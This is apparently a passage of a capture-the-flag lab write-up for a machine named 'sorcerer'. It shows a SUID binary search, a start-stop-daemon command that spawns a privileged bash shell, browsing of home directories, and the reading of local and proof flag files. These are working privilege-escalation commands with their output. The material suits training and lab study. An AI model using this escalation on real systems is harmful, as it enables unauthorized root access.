
Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo start-stop-daemon -n $RANDOM -S -x /bin/sh
```

Local and Proof file

`/usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/bash -- -p`


max@sorcerer:~$ find / -perm -u=s 2>/dev/null | grep -v '^/proc\|^/run\|^/sys\|^/snap'
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
max@sorcerer:~$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/bash -- -p
bash-5.0# whoami
root
bash-5.0# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
bash-5.0# cd /home/max/
bash-5.0# ls
scp_wrapper.sh tomcat-users.xml.bak
bash-5.0# ls -la
total 32
drwxr-xr-x 3 max max 4096 Sep 24 2020 .
drwxr-xr-x 7 root root 4096 Sep 24 2020 ..
-rw-r--r-- 1 max max 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 max max 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 max max 807 Apr 18 2019 .profile
drwx------ 2 max max 4096 Sep 24 2020 .ssh
-rwxr-xr-x 1 max max 133 Sep 24 2020 scp_wrapper.sh
-rw-r--r-- 1 max max 1991 Sep 24 2020 tomcat-users.xml.bak
bash-5.0# cd ..
bash-5.0# ls
dennis francis max miriam sofia
bash-5.0# cd dennis/
bash-5.0# ls
local.txt
bash-5.0# cat local.txt
63bcf94e1081a9ccc3e26a5424951ce8
bash-5.0# cat /root/proof.txt
ab941cff24ab51573031a24be0166e9f
bash-5.0#
[0] 0:ssh*Z